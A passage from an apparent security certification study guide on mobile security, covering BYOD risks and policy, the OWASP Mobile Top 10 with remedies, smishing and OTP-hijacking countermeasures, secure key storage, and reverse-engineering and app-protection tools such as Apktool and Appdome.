- **Work Flexibility:** BYOD allows employees to carry a single device that meets personal and professional needs. They can perform office tasks from any location globally, as they have access to company data. Employees enjoy greater autonomy since they do not have to follow the restrictive policies often used by company-owned devices. BYOD replaces the traditional client-server model with a mobile and cloud-centered approach, which brings numerous advantages.
- **Cost Reduction:** Organizations adopting BYOD save money on purchasing devices since employees use their own. Furthermore, the cost of data services is transferred to the employees, who are more likely to take better care of their devices.

BYOD Risks

Allowing employees to access corporate resources and data via their mobile devices creates potential security risks for the organization. Some of the security concerns associated with BYOD are listed below:

- **Using unsecured networks to share confidential information:** Employees might access corporate data through public networks that may not be encrypted. If confidential information is shared over an unsecured connection, this can lead to data breaches.

- **Data leaks and endpoint vulnerabilities:** In the cloud-computing era, mobile devices act as vulnerable endpoints with cloud connectivity. When synchronized with company email or apps, these devices store sensitive data. If the device is lost or stolen, it could expose the organization's confidential information.
- **Improper device disposal:** Devices not properly disposed of may still contain sensitive data, such as financial information, credit card details, personal contacts, and corporate data. It is essential to ensure that all data is wiped from the device before disposal or handover to others.
- **Managing multiple device types:** While allowing employees to access company resources remotely boosts productivity and satisfaction, supporting various devices and platforms can increase costs. Employee-owned devices typically have weaker security, and the diversity of platforms complicates the IT department's ability to manage and control these devices.
- **Blurring personal and professional data:** Combining personal and corporate data on mobile devices creates significant security and privacy risks. It is best to keep corporate and personal data separate to mitigate this. This allows for targeted security measures like encryption for sensitive corporate data. It also makes it easier for the organization to remotely erase corporate data from the device without affecting personal information when an employee leaves.
- **Lost or stolen devices:** Mobile devices are often lost or stolen due to their portability. If a device used for personal and business purposes is lost, it could expose corporate data to malicious actors, posing a serious security threat.
- **Lack of security awareness:** Organizations must educate employees about BYOD security risks. Without proper awareness, employees may inadvertently compromise the security of corporate data stored on their mobile devices.
- **Bypassing network policies:** Devices connected to wireless networks may bypass policies enforced only on wired connections. This allows BYOD devices to circumvent the organization's security measures.
- **Infrastructure challenges:** Managing a BYOD program involves accommodating different platforms and technologies. Employees often use a range of devices with different operating systems, software, and security vulnerabilities, which makes it challenging for the IT department to ensure proper data management, security, backups, and device compatibility.
- **Disgruntled employees:** Employees with grievances may misuse the corporate data stored on their devices. They could leak sensitive information to competitors, compromising the organization's security.
- **Jailbreaking/Rooting:** Some users may jailbreak or root their devices to bypass built-in security measures, making them more vulnerable to security threats.
- **Inadequate data backup:** Many personal devices do not follow proper data backup protocols, which increases the risk of data loss or corruption.
- **Outdated software and patches:** Personal devices may not receive regular updates to their operating systems and software, which can expose them to security vulnerabilities.
- **Unauthorized cloud services and Shadow IT:** Using unauthorized cloud storage and file-sharing services on personal devices can result in Shadow IT, where employees circumvent IT oversight and control, leading to potential data security risks.

BYOD Policy Implementation

One could argue that implementing a BYOD policy can offer organizations considerable advantages, such as increased user satisfaction and enhanced productivity from using advanced devices. However, new technologies and processes may introduce risks if not managed effectively.

The five key principles for implementing a BYOD policy are outlined below. By applying these principles, an organization can reduce the risks related to data security and privacy:

- **Define Your Requirements:** Employee needs vary, so it is important to categorize employees using mobile devices based on factors like job criticality, time sensitivity, mobility value, and the level of data and system access required. Group employees by location or role, such as remote or part-time workers, and assign appropriate technology for each group based on their needs. A Privacy Impact Assessment (PIA) should be conducted early in the BYOD project, involving all relevant teams to document objectives, risks, and mitigation strategies. This should be managed by the mobile governance committee, which includes key stakeholders from various departments and IT.
- **Select Devices and Build a Technology Portfolio:** Decide how to manage users and their data access. In addition to using an MDM system for basic control, consider other options like virtual desktops or on-device software to enhance security. Ensure your corporate environment can support WLAN device management and connectivity.
- **Develop Policies:** Policies should be created by a cross-departmental team, including HR, legal, security, and privacy experts. A typical BYOD policy should cover:
 - Information security concerns
 - Data protection
 - Confidentiality and ownership
 - Tracking or monitoring practices
 - Termination of employment considerations
 - Wi-Fi network security guidelines
 - Acceptable vs. unacceptable behavior

Ensure that end users are fully informed of the acceptable-use policy before joining the BYOD program. The policy must apply to employees and third parties where applicable and be enforced consistently.

- **Security:** The success of BYOD programs depends on strong security policies. This requires assessing the operating environment and creating a solution that includes asset and identity management, storage and media controls, network access, app management, web and messaging security, and data loss prevention. Information security, operations security, and transmission security risks should be evaluated.
- **Support:** BYOD users have varying needs, which may increase support requests. It is important to establish processes and capabilities early to ensure smooth operations. Mobile committees should continuously evaluate support levels to maintain employee productivity and program success.

BYOD Security Guidelines

• For the Administrator

As mobile devices such as tablets and smartphones in the workplace grow, mobile security has become a critical issue. Below are security guidelines for administrators to ensure the organization's network and data remain secure:

- Implement multi-layered protection systems to safeguard the organization's data centers
- Provide training to employees on the BYOD policy
- Clarify the ownership of applications and data within the organization
- Use encrypted channels for all data transfers
- Specify which applications are permitted or restricted
- Limit access based on the principle of need-to-know
- Prohibit the use of jailbroken or rooted devices
- Apply session authentication and timeout policies to access gateways
- Ensure that access to the company WLAN is restricted to on-site employees only
- Require users to set complex passcodes and regularly update them
- Confirm that mobile devices are registered and authenticated before granting access to the organization's network
- Consider using multi-factor authentication methods to enhance security when accessing the organization's information systems remotely
- Require users to agree to and sign the BYOD policy before accessing the organization's information systems
- Clearly define the procedure for wiping devices when an employee leaves the organization, specifying whether a complete device wipe or selective wipe of certain apps and data is necessary. Ensure the organization's data is kept separate from personal data
- Implement strong encryption algorithms for all organizational data stored on mobile devices and use encrypted channels for data transfer
- If a user's mobile device is lost or stolen, remotely reset or wipe device passwords to prevent unauthorized access to sensitive organizational data
- Implement an SSL-based VPN to ensure secure remote access
- Ensure users' devices are consistently updated with the latest operating system and software to mitigate and fix potential security vulnerabilities
- Restrict offline access to sensitive organizational information, making it available only through the company's network
- Enable periodic re-authentication mechanisms to confirm that only legitimate users access the device
- Use an Enterprise Mobility Management (EMM) system to monitor devices in real-time and ensure optimal security
- Create a blacklist of restricted applications that cannot be installed on BYOD devices
- Regularly back up device data to offsite servers or the cloud to facilitate quick data recovery
- Conduct frequent security audits and vulnerability assessments to identify and address risks in BYOD environments

- Implement containerization or sandboxing to separate corporate and personal data on BYOD devices, enhancing control and protection of sensitive information
- Enable remote wipe and lock functionalities to remove corporate data from lost or stolen BYOD devices, preventing unauthorized access
- Use application whitelisting or blacklisting to manage which apps can be installed and run on BYOD devices
- Enforce device encryption using tools like BitLocker or FileVault to secure data at rest on BYOD devices
- Develop an offboarding strategy to ensure the secure removal of sensitive data from devices and restrict employee access to corporate networks and data
- **For the Employee**
 - Use encryption tools to protect data stored on the device
 - Keep business and personal data separated
 - Register devices with a remote location and wipe feature, if allowed by company policy
 - Ensure devices are regularly updated with the latest operating system and patches
 - Use anti-virus software and Data Loss Prevention (DLP) solutions to enhance security
 - Set a strong, frequently changed passcode for the device
 - Use advanced encryption methods to secure data
 - Set app-specific passwords to prevent unauthorized access
 - Avoid downloading files from untrustworthy sources
 - Be cautious when browsing websites or opening links and attachments in emails
 - Remove all organization-related data, credentials, and applications from devices before leaving the company, whether due to job change or retirement
 - Always use authorized dealers or stores for repairs or hardware modifications
 - Do not store or back up company data in personal cloud services unless specified by the company
 - Report any device theft or loss to the appropriate IT team and authorities
 - Use a secure VPN when accessing public Wi-Fi networks
 - Avoid syncing mobile devices with other personal devices like TVs, desktops, or Bluetooth devices
 - Avoid jailbreaking iOS or rooting Android devices, as it compromises security
 - Review app permissions before installation and grant only necessary access
 - Set up automatic device locking or biometric authentication to prevent unauthorized access in case of theft or loss
 - Install tracking software on the device to enable remote location if lost or stolen



EXAM TIP: Familiarize yourself with the core concepts of MDM, such as device enrollment, configuration management, remote wipe, and app management. Understand how MDM solutions help control and monitor devices in a corporate environment and how they can be used to secure data and prevent breaches.

Mobile Security Guidelines and Tools

Like personal computers, mobile devices store sensitive information and are vulnerable to various security threats. Implementing security measures and using protective tools is essential to protect against the exposure or loss of confidential data and minimize risks from threats like viruses and trojans.

This section covers various guidelines and security tools that can help safeguard mobile devices.

Mobile Security Guidelines

OWASP Top 10 Mobile Risks and Solutions

According to OWASP, the following are the top 10 mobile risks and solutions:

Risks	Solutions
Improper Credential Usage	<ul style="list-style-type: none">• Refrain from using credentials that are hardcoded• Encrypt credentials while they are being transmitted• Use secure, revocable access tokens rather than storing user credentials directly on the device• Apply robust user authentication methods• Regularly update and rotate any used API keys or tokens
Inadequate Supply Chain Security	<ul style="list-style-type: none">• Implement secure coding techniques, conduct code reviews, and perform testing throughout the app development• Ensure that the processes for app signing and distribution are secure• Only use third-party libraries or components that are trusted and validated• Apply security measures for managing app updates, patches, and releases• Monitor and identify supply chain security incidents through regular security testing or scanning
Insecure Authentication/Authorization Usage	<ul style="list-style-type: none">• Steer clear of using weak authentication design patterns• Strengthen authentication processes on the server side• Utilize Face ID and Touch ID for biometric authentication to protect credentials securely• Verify the roles and permissions of authenticated users

	<ul style="list-style-type: none"> • Perform local integrity checks to detect any unauthorized modifications to the code
Insufficient Input/Output Validation	<ul style="list-style-type: none"> • Apply rigorous techniques for validating both input and output data • Carry out context-specific validation for data • Implement data integrity checks and adhere to secure coding standards • Regularly perform security assessments
Insecure Communication	<p>General Best Practices</p> <ul style="list-style-type: none"> • Assume that the network layer is vulnerable to interception • Implement SSL/TLS for secure data transmission between the mobile app and backend APIs or web services • Use SSL versions from trusted sources when executing browser/webkit routines and avoid mixed SSL sessions that might reveal user session IDs • Employ strong, industry-standard cipher suites with the correct key lengths • Use certificates issued by a trusted Certificate Authority (CA) • Never accept invalid certificates such as self-signed, expired, untrusted root, revoked, or incorrect host certificates • Consider using certificate pinning for added security • Always ensure SSL chain verification is required • Verify the identity of the server's endpoint using trusted certificates before initiating a secure connection • Notify users through the UI if the app detects an invalid certificate • Avoid sending sensitive data via alternative channels like SMS, MMS, or notifications • Add an extra encryption layer to sensitive data before it enters the SSL channel • Use self-signed certificates or local development Certificate Authorities (CAs) for testing purposes rather than relying on verification methods that permit untrusted certificates

	<ul style="list-style-type: none"> Inspect application traffic to ensure no data is sent through unencrypted channels <p>iOS Specific Best Practices</p> <ul style="list-style-type: none"> Make sure that certificates are valid and configured to fail securely Use the Secure Transport API to specify trusted client certificates in CFNetwork Ensure that all NSURL requests do not accept self-signed or invalid certificates, such as using the <code>NSURL</code> class <code>method</code> <code>setAllowsAnyHTTPSCertificate</code> Implement certificate pinning by utilizing the <code>NSURL</code> <code>method</code> <code>connection:willSendRequestForAuthenticationChallenge</code> <p>Android Specific Best Practices</p> <ul style="list-style-type: none"> Eliminate any code that enables the application to accept certificates, such as <code>org.apache.http.conn.ssl.AllowAllHostnameVerifier</code> or <code>SSLConnectionFactory.ALLOW_ALL_HOSTNAME_VERIFIER</code> If using a class that extends <code>SSLConnectionFactory</code>, ensure that the <code>checkServerTrusted</code> method is properly implemented to verify the server certificate correctly Refrain from overriding <code>onReceivedSslError</code> to permit invalid SSL certificates
Inadequate Privacy Controls	<ul style="list-style-type: none"> Limit the quantity and types of Personally Identifiable Information (PII) handled by the application Ensure that access is safeguarded through appropriate authentication and authorization methods Utilize static and dynamic security scanning tools to detect any sensitive data being logged, leaked to the clipboard, or exposed via URL query parameters
Insufficient Binary Protections	<ul style="list-style-type: none"> Employ code obfuscation and anti-tampering methods to protect the app binary from reverse engineering

	<ul style="list-style-type: none">• Apply local security validations, backend controls, and integrity checks to prevent compromising security measures• Perform integrity checks during app startup to identify unauthorized redistribution or alterations of app binaries
Security Misconfiguration	<ul style="list-style-type: none">• Ensure default settings and configurations are securely configured to avoid exposing sensitive information or granting unnecessary permissions• Avoid using hardcoded default credentials• Refrain from storing application files with overly permissive permissions, such as those that are world-readable or world-writable• Request only the permissions essential for the app's proper functionality• Prevent cleartext traffic and use certificate pinning wherever possible• Disable debugging features in the production version of the app• Turn off backup mode on Android devices• Minimize the app's attack surface by exporting only the activities, content providers, and services that need to be accessible
Insecure Data Storage	<ul style="list-style-type: none">• Use strong encryption algorithms and best practices for data protection• Employ secure communication protocols like HTTPS and SSL/TLS to transmit sensitive information• Store sensitive data in secure locations with restricted access• Implement strict access controls to prevent unauthorized access to sensitive information.• Apply input validation and data sanitization to avoid injection vulnerabilities• Use secure session management practices, such as generating random session tokens, setting proper session timeouts, and securely storing session data on both the client and server• Continuously update and patch all libraries, frameworks, and third-party dependencies

Insufficient Cryptography	<ul style="list-style-type: none"> • Utilize robust encryption algorithms with appropriate key lengths • Implement secure key management practices, such as using key vaults or Hardware Security Modules (HSMs) for safe encryption key storage • Avoid using custom encryption methods • Ensure encryption keys are securely stored on mobile devices • Use secure communication protocols like HTTPS to encrypt data during network transmission • Verify certificates, digital signatures, or other authentication methods properly • Apply security updates, patches, and recommendations for cryptographic libraries, frameworks, and platforms in a timely manner • Perform thorough security testing, including cryptographic vulnerability assessments, penetration testing, and code reviews • Follow industry standards and best practices for cryptography • Use strong hash functions, such as SHA-256 or bcrypt • Implement salting techniques when hashing passwords • Use key derivation functions like PBKDF2, bcrypt, or scrypt for secure password hashing
----------------------------------	---

Table 17-04: OWASP Top 10 Mobile Risks and Solutions

General Guidelines for Mobile Platform Security

Here are some guidelines to help protect your mobile device:

- Limit the number of applications you install and disable auto-uploading of photos to social media platforms
- Conduct a security review of the app's architecture
- Ensure proper configuration control and management
- Only install apps from reputable application stores
- Securely erase or delete data before disposing of the device
- Avoid sharing information through GPS-enabled apps unless necessary
- Do not connect Wi-Fi and Bluetooth networks at the same time
- Turn off wireless access, including Wi-Fi and Bluetooth, when not in use

- Set Bluetooth to “off” by default and only enable it when needed
- Disable wireless access like Wi-Fi and Bluetooth when not in use to prevent unauthorized access
- Turn off internet sharing or tethering over Wi-Fi and Bluetooth when not in use
- **Use Passcode**
 - Set a robust passcode with the longest possible length to secure your mobile devices
 - Configure an idle timeout to lock the phone automatically after a period of inactivity
 - Activate the lockout/wipe feature to erase data after a specified number of incorrect attempts
 - Use a passcode that is at least eight characters long and includes a mix of characters
 - Prevent passcode guessing by enabling the erase data option
- **Update OS and Apps**
 - Keep your system secure by updating the operating system and apps regularly
 - Install software updates as soon as new versions are released
 - Conduct routine software maintenance to ensure optimal performance and security
- **Enable Remote Management**
 - In a corporate setting, utilize Mobile Device Management (MDM) software to secure, monitor, manage, and support mobile devices across the organization
- **Do Not Allow Rooting or Jailbreaking**
 - Ensure your MDM solutions are configured to prevent or detect rooting or jailbreaking of devices
 - Include this restriction in your mobile security policy
- **Use Remote Wipe Services**
 - Employ remote wipe services like Find My Device (Android) and Find My iPhone (iOS) to track and remotely wipe your device if it is lost or stolen
 - Notify the IT department immediately if your device is lost or stolen so they can deactivate certificates and other access methods linked to the device
- **Encrypt Storage**
 - If available, set up hardware encryption to protect the storage on your mobile device
 - Enable device encryption and regularly update applications
 - Ensure both the device and its backups are encrypted
- **Perform Periodic Backup and Synchronization**
 - Use a secure, over-the-air backup and restore tool that syncs data periodically in the background
 - For Android devices, back up your Google account to prevent sensitive enterprise data from being stored in the cloud
 - Manage the storage location of your backups
 - Ensure that backups are encrypted
 - Avoid storing sensitive data on shared mobile devices. If enterprise data is stored locally on a device, it is best not to share it openly
 - Limit the amount of logging data stored on the device

- Use a secure data transfer tool or encrypt data during transit to or from the device to maintain confidentiality and ensure data integrity
- **Filter Email-Forwarding Barriers**
 - Set up server-side filters in the corporate email system to manage incoming emails
 - Utilize commercial data loss prevention filters
 - Disable local caching of emails
- **Configure Application Certification Rules**
 - Allow only signed applications to be installed or executed
 - Set wireless networks to require user approval before connecting
 - Isolate applications and data in separate environments (sandboxing)
 - Enable auto-lock and set the timeout to one minute
 - Carefully consider privacy risks before enabling location-based services and limit access to trusted applications only
 - Set location services to disable tracking for apps that should not have access to your location
 - Configure notifications to prevent sensitive data from being displayed while the device is locked
 - Set up Auto Fill for browser names and passwords to prevent password exposure through shoulder-surfing or surveillance (if company policy permits)
 - Disable the collection of diagnostic and usage data by navigating to **Settings → General → About**
- **Harden Browser Permission Rules**
 - Strengthen browser permission settings per the company's security policies to prevent potential attacks
- **Design and Implement Mobile Device Policies**
 - Establish a policy that outlines acceptable usage, support levels, and the types of information that can be accessed on various devices
- Manage and regulate devices and applications
- Disallow the use of USB keys
- Oversee operating systems and application environments
- Lock the device by pressing the power button when it is not in use
- Ensure the printer's location is verified before printing sensitive documents
- Consult your IT department on using Citrix technologies to store data securely in the data center while keeping personal devices private
- If sensitive data needs to be stored on a mobile device, utilize enterprise-managed solutions like follow-me-data and ShareFile
- Prefer using a cellular data network over public Wi-Fi for better security
- Install anti-malware applications to detect and prevent malicious software
- Implement multi-factor authentication to restrict unauthorized access to apps and services
- Always log off from mobile applications after use, particularly those linked to other apps
- Use secure communication protocols (e.g., TLS) and avoid public Wi-Fi unless protected by a VPN

Mobile Device Security Guidelines for the Administrator

To ensure corporate mobile device security, administrators can implement the following measures:

- Develop and publish a corporate policy defining acceptable use of consumer-grade devices and BYOD in the organization
- Establish a cloud usage policy tailored to enterprise needs
- Enable security features, such as antivirus software, to safeguard data within the data center
- Create a policy outlining permitted application and data access levels on consumer-grade devices and specify restricted actions
- Set session timeouts through Access Gateway to enhance security
- Decide whether domain passwords can be cached on devices or require users to enter them for each access request
- Define acceptable Access Gateway authentication methods, choosing from the following options:
 - No authentication
 - Domain authentication only
 - SMS-based authentication
 - RSA SecurID only
 - A combination of Domain and RSA SecurID authentication
- Establish and maintain a mobile device security policy that defines organizational resources accessible via mobile devices, permitted device types, access privileges, and other key details
- Create system threat models for mobile devices and their accessed resources to design effective security measures
- Configure all necessary security settings on mobile devices before assigning them to users
- Regularly maintain mobile device security by updating the OS and applications, syncing device clocks to a unified time source, adjusting access privileges, documenting anomalies in device infrastructure, and more
- Monitor user compliance with security policies and procedures to ensure proper implementation
- Assess the offerings of various service providers, identify the most suitable services for your environment, and design or procure solutions to meet these needs
- Thoroughly test solutions before deploying them in production, evaluating aspects such as authentication, application functionality, security, connectivity, and performance
- Use a management console to block access to public Wi-Fi networks
- Implement Unified Endpoint Management (UEM) solutions that integrate Enterprise Mobility Management (EMM) and Mobile Application Management (MAM) capabilities
- Leverage Mobile Threat Defense (MTD) platforms for advanced features like behavioral analysis
- Employ biometric authentication methods such as fingerprint, voice, facial, or iris recognition
- Utilize a Cloud Access Security Broker (CASB) to add a security layer between cloud users and service providers

- Deploy robust endpoint security solutions to standardize security rules and notify administrators of detected risks
- Enforce application protection and Data Loss Prevention (DLP) policies to prevent the storage of local corporate data on devices
- Securely wipe data from devices before decommissioning or reassigning them
- Establish and enforce standard configurations for mobile devices, including disabling unnecessary features and services

SMS Phishing Countermeasures

Some measures to safeguard against SMS phishing (smishing) attacks include:

- Always verify the source before responding to a suspicious SMS
- Avoid clicking on links embedded in text messages
- Refrain from replying to messages requesting personal or financial details
- Familiarize yourself with your bank's SMS communication policies
- Activate your carrier's "block texts from the internet" feature
- Ignore SMS messages that pressure you to act or respond urgently
- Avoid calling phone numbers mentioned in SMS messages
- Be cautious of unsolicited offers, gifts, or scams
- Avoid messages originating from non-telephone numbers, as attackers may use internet text relay services to mask their identity
- Watch for spelling or grammatical errors and inconsistencies in SMS language
- Reject subscriptions or sign-ups from unknown third-party vendors to prevent spam messages
- Never store sensitive information on your mobile device, such as credit card numbers, PINs, or passwords
- Report fraudulent SMS messages to help minimize future attacks
- Install anti-phishing software or SMS filtering applications
- Keep anti-malware software updated on your mobile device
- Use Multi-Factor Authentication (MFA) for added security
- Organizations should adopt official shortcodes to enhance the legitimacy of their communications
- Develop and share a detailed response plan for smishing incidents, especially for employees using BYOD devices
- Conduct phishing simulations to evaluate user awareness and readiness against smishing attempts
- Rely on authorized messaging platforms like Signal or WhatsApp for internal communication
- Educate users through programs focused on smishing awareness and safe communication habits

OTP Hijacking Countermeasures

These are some of the countermeasures to prevent OTP hijacking:

For Users:

- Follow a robust password policy by:
 - Creating strong and unique passwords
 - Avoiding the reuse of passwords across different services
 - Regularly updating passwords
 - Storing passwords securely using an encrypted password manager
- Keep your software and operating systems updated with the latest versions
- Be cautious of suspicious emails and links that may redirect to malicious websites
- Only access websites secured with SSL certificates
- Enable SIM locking with a PIN to prevent unauthorized access to your SIM card
- Turn off sensitive notification previews on your lock screen
- Avoid using apps that authenticate via SMS
- Minimize reliance on SMS or email-based recovery methods
- Do not share OTPs with anyone or enter them into a browser while on a call
- Always manually enter OTPs into the browser

For Developers:

- Use secure channels such as encrypted SMS or push notifications to transmit OTPs
- Ensure OTPs are transmitted with end-to-end encryption
- Combine OTPs with additional authentication factors, such as biometrics or hardware-based authentication
- Restrict the number of OTP requests from a single user to prevent brute-force attempts
- Set short expiration times for OTPs to limit their validity for attackers
- Utilize behavioral analytics to detect anomalies, like multiple OTP requests, quickly
- Educate users about phishing risks and the importance of not sharing OTPs
- Implement hardware-based OTP generators or security keys to enhance security
- Use secure protocols when delivering push notifications
- Generate OTPs using secure algorithms, such as HMAC-based OTP (HOTP) or Time-Based OTP (TOTP)
- Ensure that OTPs are unique for every authentication event and never reused

Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations

Sensitive information, including authentication tokens, private data, and secret credentials, should be securely stored in the KeyStore for Android or the Keychain for iOS. Here are some key recommendations for safeguarding critical data:

Android

- Protect keys in the Android KeyStore using authentication mechanisms such as patterns, PINs, passwords, and fingerprints
- Utilize a hardware-backed Android KeyStore for enhanced data security

- Encrypt stored data to ensure it remains unreadable without proper decryption
- Implement authorization methods to manage key creation and import
- Ensure server-stored keys are accessible only after successful authentication
- Store the master key and other keys in separate, secure locations
- Derive keys based on user-provided passphrases
- The master key can be kept in the Android KeyStore software implementation
- Place encryption keys in a private, secure location
- Encrypt data in SharedPreferences to add an extra security layer
- Apply the principle of least privilege, limiting access to sensitive data to authorized app components only
- Avoid hardcoding sensitive information such as API keys, tokens, or credentials in the source code
- Obfuscate code and data to make reverse engineering by attackers more challenging
- Encrypt data transmitted over networks using secure protocols like TLS
- When sharing data between apps via content providers, implement proper permissions and secure transmission protocols

iOS

- Use authentication methods like Touch ID, Face ID, passcodes, or passwords to protect the keychain
- Employ hardware-backed 256-bit AES encryption for critical data storage
- Utilize Access Control Lists (ACLs) to restrict keychain access to specific applications.
- Store only small amounts of data directly in the keychain
- Specify AccessControlFlags to authenticate access to keys
- Implement mechanisms to erase keychain data to prevent access after uninstalling an app
- For app extensions, ensure shared data between the main app and extensions is encrypted and secured
- Follow secure coding practices to mitigate vulnerabilities like buffer overflows and SQL injection
- Use secure Inter-Process Communication (IPC) methods for sharing data between apps or extensions
- Verify that any chosen cloud storage service provides encryption and secure data handling policies

Reverse Engineering Mobile Applications

Reverse engineering involves analyzing and extracting the source code of software or applications, with the option to modify and regenerate them as needed. This process is often employed to disassemble software programs or mobile applications, identify design flaws, and resolve bugs. Additionally, reverse engineering is utilized to uncover hidden vulnerabilities and enhance security strategies. It can also be applied to mobile platforms to create duplicate or cloned apps. The purposes of reverse engineering include:

- Understanding and interpreting the source code

- Identifying vulnerabilities within the code
- Scanning for embedded sensitive information
- Performing malware analysis
- Modifying and regenerating applications or software
- Ensuring mobile apps comply with security standards and regulations, such as GDPR or HIPAA
- Assessing the compatibility of mobile apps with various platforms and devices
- Debugging and troubleshooting to fix bugs or improve app performance
- Determining whether mobile apps infringe on existing patents or copyrights

Why is reverse engineering effective?

Reverse engineering plays a critical role in mobile security, and professionals in the field need a foundational understanding of its techniques for several reasons:

- **Facilitating Security Analysis**

1. **Identifying Vulnerabilities:** Reverse engineering helps uncover weaknesses in application code, such as insecure storage, inadequate authentication, or unresolved security flaws.
2. **Analyzing Malware:** It enables the examination of malicious application behavior by breaking down its code, which is essential for developing effective countermeasures.
3. **Decoding Communication Protocols:** By analyzing how an app interacts with backend servers, security professionals can identify weaknesses in network communication.

- **Enhancing Black-Box Testing for Mobile Apps**

Modern mobile applications often include controls that limit dynamic analysis. Features like end-to-end encryption and SSL prevent interception and modification, while root detection blocks apps from running on rooted devices. Reverse engineering helps bypass these defenses, allowing analysts to examine the source code effectively.

- **Augmenting Static Analysis in Black-Box Testing**

Through reverse engineering, static analysis of an app's binary and bytecode provides insights into its internal design and functionality. This method is particularly useful for detecting hardcoded credentials and other vulnerabilities.

- **Conducting Resilience Assessments**

Mobile apps should be built to resist reverse engineering by implementing robust protection measures, such as those outlined in the Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). By using reverse engineering techniques, security experts can assess the effectiveness of these protections and test the app's resilience against breaches.

- **Ensuring Compliance and Performing Audits**

- **Verifying Security Protocols:** Companies can ensure their applications meet security standards and regulatory requirements by inspecting the source code and applying necessary updates.

- **Examining Third-Party Components:** Reverse engineering enables organizations to identify vulnerabilities in third-party libraries and ensure compliance with security policies.

These applications make reverse engineering an essential tool for mobile security, offering valuable insights into vulnerabilities, resilience, and compliance.

Mobile Security Tools

Unlike their predecessors, modern mobile devices offer sophisticated computing capabilities and seamless connectivity, classifying them as smartphones. These devices enable users to perform various tasks, including data storage, internet browsing, video recording, SMS communication, gaming, and photography. Consequently, mobile devices have become a primary target for intruders seeking to exploit and steal sensitive data. Below, we explore different mobile security tools designed to address these threats.

Source Code Analysis Tools

Syhunt Mobile

Syhunt Mobile is a tool designed to analyze the source code of mobile applications, conducting over 350 vulnerability checks for Java and Android, the key programming languages for Android app development. It also supports languages like Swift, Objective-C, and C, which are commonly used for iOS app development. For iOS, the tool includes a tailored set of checks covering 19 vulnerability categories and performs over 240 vulnerability assessments. Additionally, Syhunt Mobile enables publishers, developers, and QA testers to automate the scanning of Android and iOS apps to identify vulnerabilities listed in the OWASP Mobile Top 10.




Figure 17-78: Syhunt Mobile Displaying Identified Vulnerabilities

Some additional tools used for source code analysis of mobile applications are listed below:

- Android lint (<https://www.android.com>)
- Zimperium's z3A (<https://www.zimperium.com>)
- Appium (<https://appium.io>)
- Selendroid (<https://selendroid.io>)
- Infer (<https://fbinfer.com>)

Reverse Engineering Tools

Apktool

Apktool is a tool for reverse engineering third-party, closed-source binary Android applications. It can decode resources to a state close to their original form and allows for rebuilding them after modifications. The tool simplifies working with an app by organizing it in a project-like file structure and automating tasks such as APK building.

Features:

- Disassembling resources to committedrm
- Rebuilding decoded resources back into binary APK/JAR files
- Managing APKs that rely on framework resources
- Smali debugging

```
$ apktool d test.apk
I: Using Apktool 2.9.3 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.9.3 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Figure 17-79: Apktool

Some additional mobile application reverse engineering tools are listed below:

- Androguard (<https://github.com>)
- Frida (<https://www.frida.re>)
- JEB (<https://www.pnfsoftware.com>)
- APK Editor Studio (<https://github.com>)
- Bytecode Viewer (<https://github.com>)

App Repackaging Detectors

Repackaging refers to extracting an app from legitimate app stores like the Google Play Store or Apple Store, modifying it by adding malicious code, and then redistributing it as a genuine app. This can also occur during the reverse engineering of an application.

Appdome

Appdome provides a robust mobile Runtime Application Self-Protection (RASP) solution to protect Android and iOS apps. It offers protection against app tampering, reverse engineering, method hooking, and unauthorized repackaging. Appdome automates mobile app security, integrating various anti-fraud, anti-malware, and anti-bot features without altering the source code. The integrity and checksum validation feature of Appdome ensures app integrity by generating checksums for its binary data and structure, preventing unauthorized changes and counterfeit apps.



Figure 17-80: Appdome

Some additional app repackaging detector tools are as follows:

- freeRASP for Android/iOS (<https://github.com>)
- wultra (<https://www.wultra.com>)
- iXGuard (<https://www.guardsquare.com>)
